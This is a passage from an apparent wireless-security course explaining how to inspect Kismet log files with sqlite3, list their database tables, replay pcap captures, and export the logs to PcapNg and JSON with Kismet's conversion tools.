-T, --log-types <types> Override activated log types
-p, --log-prefix <prefix> Directory to store log files
-n, --no-logging Disable logging entirely

use the sqlite3 tool to interact with kismet files.

```
kali@kali:~$ sudo sqlite3 /var/log/kismet/Kismet-20200917-18-45-34-
1.kismet
SQLite version 3.33.0 2020-08-14 13:23:32
Enter ".help" for usage hints.
sqlite>
```

Listing 22 - Opening a kismet file with sqlite

We can view the tables in the database with **.tables**.

```
sqlite> .tables
KISMET       data         devices      packets
alerts       datasources  messages     snapshots
```

Listing 23 - Viewing tables

- The *KISMET* table contains the database version and which version of Kismet created the log file.
- The *alerts* table contains any alerts or WIDS issues.
- The *data* table contains records that are not packet related, such as SDR data.
- The *datasources* table contains information about the data sources used to capture data.
- The *devices* table contains information about the devices Kismet was able to identify.
- The *messages* table contains informational messages, such as those displayed in the console or web application.
- The *packets* table contains the raw packets captured by Kismet. The table can contain multiple DLTs.
- The *snapshots* table contains time-based information.

When we are finished, we can exit with **.quit**.

```
sqlite> .quit
kali@kali:~$
```

Listing 26 - Exiting sqlite

We can also run an SQLite query as a one liner by using sqlite3, specifying a log file, and then a query as one command.

sudo sqlite3 /var/log/kismet/Kismet-20200917-18-45-34-1.kismet "select type, devmac from devices;"

Reading log files

Kismet can use log files as a data source, including Pcap or PcapNg capture files. When reprocessing a file, Kismet attempts to replay through the file as fast as possible. We can throttle the processing with
the pps and realtime options. These options are mutually exclusive.

e.g **sudo kismet -c Documents/Network_Join_Nokia_Mobile.pcap:realtime=true**

Exporting

Pcap

Even if we only have kismet log files, we can use the kismetdb_to_pcap1 tool to convert kismet logs to Pcap and PcapNg logs.

we must keep in mind that Kismet can capture multiple data types from multiple data sources. There are tools that cannot handle different data types within a PcapNg file.

Let's run kismetdb_to_pcap, specifying our kismet log file with --in, and using --list-datasources to get a list of data sources in that log file.

kismetdb_to_pcap --in Kismet-20200917-18-45-34-1.kismet --out sample.pcapng --verbose

```
kali@kali:~$ kismetdb_to_pcap --in Kismet-20200917-18-45-34-1.kismet --
out sample.pcapng --verbose
* Preparing input database 'Kismet-20200917-18-45-34-1.kismet'...
* Found KismetDB version 6
* Collecting info about datasources...
* Opening pcapng file sample.pcapng
kali@kali:~$
```

Listing 30 - Converting a kismet file to a PcapNg file

Now that we have a PcapNg file, we could open it in Wireshark or other tools for further processing and analysis.

JSON

We can convert kismet log files to JSON format using the *kismetdb_dump_devices* 1 tool.

Let's try it out. We'll use **kismetdb_dump_devices**, use the **--in** flag to specify our kismet log file, **--out** to set our output file, **--skip-clean** to skip the SQL vacuum 2 command, and **--verbose** to enable verbose mode.

kismetdb_dump_devices --in /var/log/kismet/Kismet-20200917-17-45-17-1.kismet --out sample.json --skip-clean --verbose

```
kali@kali:~$ kismetdb_dump_devices --in /var/log/kismet/Kismet-20200917-
17-45-17-1.kismet --out sample.json --skip-clean --verbose
* Preparing input database '/var/log/kismet/Kismet-20200917-17-45-17-
1.kismet'...
* Found KismetDB version 6 6 devices
* 17% Processed 1 devices of 6
* 34% Processed 2 devices of 6
* 51% Processed 3 devices of 6
* 67% Processed 4 devices of 6
* 84% Processed 5 devices of 6
* 101% Processed 6 devices of 6
* Processed 6 devices
* Done!
```

Listing 31 - Using kismetdb_dump_devices to create a .json file

Many of the Kismet export tools run the SQL VACUUM command to optimize the sqlite database before exporting data from it. This process involves rewriting the log file and therefore requires write access to the log file. If we do not have write access, we can run the export tool with sudo or using the --skip-clean flag.